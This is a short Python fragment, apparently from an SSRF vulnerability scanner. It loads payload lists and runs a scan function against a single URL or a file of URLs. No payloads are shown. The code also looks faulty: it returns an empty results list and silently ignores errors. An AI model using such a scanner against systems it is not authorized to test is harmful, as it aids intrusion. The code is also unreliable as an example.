    results = []
    ssrf_payloads = load_payloads(self.payload_list)
    path_payloads = load_payloads(self.path_payload_list)
    if self.url:
        base_url = self.url.strip()
        if base_url.endswith('/'):
            base_url = base_url[:-1]
        process_single_url(base_url, ssrf_payloads, path_payloads, self, self.proxies)
    elif self.url_list:
        with open(self.url_list, 'r') as f:
            urls = [line.strip() for line in f if line.strip()]
            for url in urls:
                if url.endswith('/'):
                    url = url[:-1]
                try:
                    process_single_url(url, ssrf_payloads, path_payloads, self, self.proxies)
                except Exception as e:
                    pass
    self.results = results.copy()
    return self.results

```

Runs the scanner against each URL.